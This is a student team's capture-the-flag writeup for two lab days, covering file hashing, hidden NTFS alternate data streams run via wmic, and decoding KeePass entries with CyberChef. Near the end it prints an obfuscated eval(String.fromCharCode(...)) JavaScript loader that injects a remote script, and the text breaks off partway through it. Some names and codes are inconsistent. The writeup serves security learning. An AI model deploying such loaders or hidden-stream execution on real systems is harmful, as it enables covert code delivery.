

# PSP0201

## Week 6

## Writeup

Group Name: Cappybozos

Members

ID	Name	Role
1211201568	Muhammad Albukhari bin Norazmi	Leader
1211101392	Wong Yen Hong	Member
1211101399	Karthigeayah A/L Maniam	Member
1211100732	Ephraim Tee Yu Yang	Member


## Day 21 - Time for some ELForensics

### Tools Used: Kali Linux, Remmina, Powershell

**Q:** Read the contents of the text file within the Documents folder. What is the file hash for db.exe?

**596690FFC54AB6101932856E6A78E3A1**

1. Connect through the target machine using Remmina with RDP Protocol.



The screenshot shows the 'Remote Connection Profile' window in Remmina. The 'Name' field is 'Quick Connect'. The 'Group' field is empty. The 'Protocol' is set to 'RDP - Remote Desktop Protocol'. The 'Basic' tab is selected, showing the following fields: 'Server' (10.10.103.36), 'Username' (littlehelper), 'Password' (masked with dots), 'Domain' (empty), 'Share folder' (empty), 'Restricted admin mode' (unchecked), 'Password hash' (empty), 'Left-handed mouse support' (unchecked), 'Disable smooth scrolling' (unchecked), 'Enable multi monitor' (unchecked), 'Span screen over multiple monitors' (unchecked), and 'List monitor IDs' (empty). At the bottom are buttons for 'Cancel', 'Save as Default', 'Save', 'Connect', and 'Save and Connect'.

2. Open up Windows PowerShell and navigate to \Documents\.

```
PS C:\Users\littlehelper> cd .\Documents\
PS C:\Users\littlehelper\Documents> ls

Directory: C:\Users\littlehelper\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----         11/23/2020   11:21 AM           63 db file hash.txt
-a-----         11/23/2020   11:22 AM       5632 deebee.exe
```

3. Check the target file content.

```
PS C:\Users\littlehelper\Documents> cat '.\db file hash.txt'
Filename:      db.exe
MD5 Hash:      596690FFC54AB6101932856E6A78E3A1
```

**Q:** What is the MD5 file hash of the mysterious executable within the Documents folder?

**5F037501FB542AD2D9B06EB12AED09F0**

1. Run hashing command with MD5 algorithm.

```
MD5 Hash:      596690FFC54AB6101932856E6A78E3A1
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.exe

Algorithm      Hash
-----
MD5            5F037501FB542AD2D9B06EB12AED09F0
```

**Q:** What is the SHA256 file hash of the mysterious executable within the Documents folder?

**F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED**

1. Run hashing command with SHA256 Algorithm.

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Path .\deebee.exe -Algorithm SHA256

Algorithm      Hash
-----
SHA256         F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED
```

**Q:** Using Strings find the hidden flag within the executable?

**THM{f6187e6cbeb1214139ef313e108cb6f9}**

1. Search for Unicode strings within the binary executable file using the String tool.

```
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula .\deebie.exe

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
SLH
.text
.rsrc
@.reloc
&*"
BSJB
v4.0.30319
#Strings
#US
#GUID
#Blob
c.#1.+x.3x.;x.C1.K~.Sx.[x.c
<Module>
mscorlib
Thread
deebie
```

2. Look for the flag.

```
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(
xe) Path -ReadCount 0 -Encoding Byte)
```

**Q:** What is the PowerShell command used to view ADS?

**Get-Item -Path deebie.exe -Stream \***

**Q:** What is the flag that is displayed when you run the database connector file?

**THM{088731ddc7b9fdeccaed982b07c297c}**

1. Run the PowerShell command that looks for Alternate Data Stream.

```

PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *

PSPath       : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName  : deebee.exe::$DATA
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\Users\littlehelper\Documents\deebee.exe
Stream       : :$DATA
Length       : 5632

PSPath       : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName  : deebee.exe:hidedb
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\Users\littlehelper\Documents\deebee.exe
Stream       : hidedb
Length       : 6144

```

2. \deebee.exe:hidedb is the hidden data stream. We can access it using Windows Management Instrumentation

```

PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 384;
    ReturnValue = 0;
};

```

3. ./deebee.exe:hidedb is executed, and the flag is displayed on the menu.

```

C:\Users\littlehelper\Documents\deebee.exe:hidedb
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}
Select an option: █

```

**Q:** Which list is Sharika Spooner on?

**Naughty List**

1. Choose either one of the lists available on the main menu. Here we choose the naughty list.

2. Sharika Spooner is at the end of the list.

```
C:\Users\littlehelper\Documents\deebie.exe\hidedb
Antony Collyer
Jesus Height
Jere Mager
Beatriz Deakins
Jamel Watwood
Kareem Frakes
Jacques Elmore
Margery Weatherly
Glenn Montufar
Joy Keisler
Wendy Lair
Lucas Gravitt
Malka Burley
Darleen Rhea
Mozell Linger
Shantell Matsumoto
Garth Arambula
Lavada Whitlock
Chance Heisler
Goldie Kimrey
Muriel Ariza
Missy Stiner
Sanford Geesey
Jovan Hullett
Sherlene Loehr
Melisa Vanhooose
Sharika Spooner

Sucks for them .. Returning to the User Menu...
```

**Q:** Which list is Jaime Victoria on?

### Nice List

1. Choose either one of the lists available. Here we choose the nice list.

```
C:\Users\littlehelper\Documents\deebie.exe:hidedb
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: 1_
```

2. Jamie Victoria is at the end of the list.

```
C:\Users\littlehelper\Documents\deebie.exe:hidedb
Myron Provenza
Launa Gwin
Leatrice Turpin
Sabrina Karns
Karly Lorenzo
Cira Mccay
Andre Schepis
Gabriel Youngren
Lilia Waldrip
Jesenia Pressley
Zulema Mcgrory
Alishia Abadie
Clementine Wotring
Maximina Lamer
Allyson Reich
Laurine Bryce
Carmelo Reichel
Savannah Helsel
Rossie Nordin
Glenn Malpass
Dahlia Bortz
Denice Wachtel
Frances Merkle
Thomasena Latimore
Laurena Gardea
Delphine Gossard
Jaime Victoria

Awesome .. Great! Returning to the User Menu...
```

## **Thought Process/ Methodology**

It can be confusing not knowing what an ADS is, but the practical practice provided on day 21 can be really helpful. Let's get into our methodology, there is nothing big at first, we're just running hashing commands and checking file contents. And then, with the string tool, which is quite a new thing for us, we search for Unicode strings in the binary executable file. I'll have to look more into that later, to understand what's going on and all. Then, we searched for an ADS using a PowerShell command, and finally, we got to see what an ADS is, which is really helpful in terms of helping us to understand what an ADS is. At last, we've used Windows Management Instrumentation to execute the hidden file.




## Day 22 - Elf McEager becomes CyberElf

**Tools Used: Kali Linux, Remmina, Cyberchef, Firefox**

**Q:** What is the password to the KeePass database?  
**thegrinchwashere**


1. Connect to the target machine using Remmina and the correct credentials/configurations.




2. Once connected, we notice an oddly named folder on the desktop. Copy the folder name.



3. Paste the folder name onto CyberChef. The website will recognise that the input is in base64.



4. Using CyberChef recipes, convert the input from Base64 into raw data and you will get the answer,



**Q:** What is the encoding method listed as the 'Matching ops'?

**base64**

1. The encoding method was already stated in the previous question, but CyberChef also has a "Magic" recipe to determine the encoding method in case it is not automatically stated by the website.

Recipe

Magic

Depth  
3

☐ Intensive mode
☐ Extensive language support

Crib (known plaintext string or regex)

Input

dGh1Z3JpbmNod2FzaGVyZQ==

length: 24

lines: 1

Output

start: 104

end: 104

length: 0

time: 23ms

length: 21543

lines: 794

Recipe (click to load)	Result snippet	Properties
<code>From_Base64('A-Za-z0-9+/',true,false)</code>	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28
<code>From_Base64('A-Za-z0-9+\\-=',true,false)</code>	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28
	dGh1Z3JpbmNod2FzaGVyZQ==	Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 4.25

2. We can observe that the correct output has Base64 listed as the ‘Matching ops’, which is the answer to this question.

Output

start: 101

end: 101

length: 0

time: 23ms

length: 21543

lines: 794


Recipe (click to load)	Result snippet	Properties
<code>From_Base64('A-Za-z0-9+/',true,false)</code>	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28
<code>From_Base64('A-Za-z0-9+\\-=',true,false)</code>	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28
	dGh1Z3JpbmNod2FzaGVyZQ==	Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 4.25

Q: What is the note on the hiya key?


**Your passwords are now encoded. You will never get access to your systems!**

**Hahaha >:AP**

1. Launch KeePass and use 'thegrinchwashere' as the master password to login.




2. Once logged in, the first thing we can observe here is the 'hiya' key. Click on it to get a detailed view about the key, detailing the note which is the answer to this question.




**Q:** What is the decoded password value of the Elf Server?  
**sn0wM4n!**

1. Navigate to the 'Network' tab in KeePass, where we can see 'Elf Server' as one of its contents.



2. Select 'Elf Server' and copy password, then paste it into CyberChef

Title	User Name	Password	URL	Notes
🔑 Elf Server	elfadmin	*****	https://3A%2F%2F... decrypt.	



- Copy User Name Ctrl+B
- Copy Password Ctrl+C
- URL(s)




**Input**  
736e30774d346e21

3. From here, CyberChef should give a hint on what to decode the input as. Although, the Grinch has already hinted at what decoding method to use in the notes, implying to use Hexadecimal decoding.



Title	User Name	Password	URL	Notes
🔑 Elf Server	elfadmin	*****	https%3A%2F%2...	HEXtra step to decrypt.

4. Back to CyberChef, use the 'From Hexadecimal' recipe to get the answer.

**Recipe**



**From Hex**




Delimiter  
Auto

**Input**  
736e30774d346e21

**Output**  
sn0wM4n!


**Q:** What was the encoding used on the Elf Server password?  
**hex**

1. As conveniently stated by the Grinch inside the Notes, the encoding he used was in Hexadecimal format. CyberChef also automatically suggests that it is in Hexadecimal form the moment you paste in the password into the input.




**Q:** What is the decoded password value for ElfMail?  
**ic3Skating!**

1. Navigate to the 'eMail' tab in KeePass, where we can see an entry for the ElfMail key.



2. Copy the password and paste it into CyberChef. Back to KeePass, the Grinch left a note saying "Entities". What could this mean?



3. Since we don't know what exactly the Grinch is referring to, we can use the search bar in CyberChef located at the top left of the site. If we look up "entity", we find two entries about HTML Entries. This must be what the Grinch was referring to!

Operations

---

entity



---

To HTML **Entity**

---

From HTML **Entity**


4. Add the 'From HTML Entity' recipe to CyberChef, and we will get the answer.

Recipe		Input
From HTML Entity	 	<code>&amp;#105;&amp;#99;&amp;#51;&amp;#83;&amp;#107;&amp;#97;&amp;#116;&amp;#105;&amp;#110;&amp;#103;&amp;excl;</code>
		<b>Output</b>
		ic3Skating!




**Q:** What is the username:password pair of Elf Security System?

**superelfadmin:nothinghere**

1. Navigate to the 'Recycle Bin' tab in KeePass, we see an entry for the Elf Security Key.



- Copy both the username and password from KeePass. You will get 'superelfadmin' and 'nothinghere' as the username and password respectively.

Title	User Name	Password	URL
 Elf Security System	superelfadmin	*****	
	 Copy User Name	Ctrl+B	
	 Copy Password	Ctrl+C	

- The password is not encoded in this case, only the notes are, which is what we'll be finding in the next question.

**Q:** Decode the last encoded value. What is the flag?

**THM{657012dcf3d1318dca0ed864f0e70535}**

- Expand the notes for 'Elf Security System', we get a snippet of JavaScript code with a large amount of seemingly cryptic numbers. Copy and paste all of this mess into CyberChef for the next step.

Group: [Recycle Bin](#), Title: Elf Security System, User Name: superelfadmin, Password: \*\*\*\*\*, Creation Time: 11/29/2020 11:07:39 AM, Last Modification Time: 11/29/2020 12:48:19 PM

```
eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105, 110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 40, 49, 48, 52, 44, 32, 49, 48, 52, 44, 32, 49, 49, 54, 44, 32, 49, 49, 54, 44, 32, 49, 49, 50, 44, 32, 49, 49, 53, 44, 32, 53, 56, 44, 32, 52, 55, 44, 32, 52, 55, 44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 54, 44, 32, 49, 48, 52, 44, 32, 49, 49, 55, 44, 32, 57, 56, 44, 32, 52, 54, 44, 32, 57, 57, 44, 32, 49, 49, 44, 32, 49, 48, 57, 44, 32, 52, 55, 44, 32, 49, 48, 52, 44, 32, 49, 48, 52, 44, 32, 49, 48, 49, 44, 32, 57, 55, 44, 32, 49, 49, 56, 44, 32, 49, 48, 49, 44, 32, 49, 49, 48, 44, 32, 49, 49, 52, 44, 32, 57, 55, 44, 32, 49, 48, 53, 44, 32, 49, 50, 44, 32, 57, 55, 44, 32, 52, 55, 41, 59, 32, 32, 118, 97, 114, 32, 97, 108, 108, 115, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 103, 101, 116, 69, 108, 101, 109, 101, 110, 116, 115, 66, 121, 84, 97, 103, 78, 97, 109, 101, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 118, 97, 114, 32, 110, 116, 51, 32, 61, 32, 116, 114, 117, 101, 59, 32, 102, 111, 114, 32, 40, 32, 118, 97, 114, 32, 105, 32, 61, 32, 97, 108, 108, 115, 46, 108, 101, 110, 103, 116, 104, 59, 32, 105, 45, 45, 59, 41, 32, 123, 32, 105, 102, 32, 40, 97, 108, 108, 115, 91, 105, 93, 46, 115, 114, 99, 46, 105, 110, 100, 101, 120, 79, 102, 40, 83, 116, 114, 105, 110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 40, 52, 57, 44, 32, 52, 57, 44, 32, 49, 48, 48, 44, 32, 53, 49, 44, 32, 52, 57, 44, 32, 53, 48, 44, 32, 53, 50, 44, 32, 53, 50, 44, 32, 57, 57, 44, 32, 53, 50, 44, 32, 49, 48, 48, 44, 32, 57, 56, 44, 32, 49, 48, 50, 44, 32, 49, 48, 48, 44, 32, 53, 55, 44, 32, 57, 55, 44, 32, 53, 49, 44, 32, 53, 48, 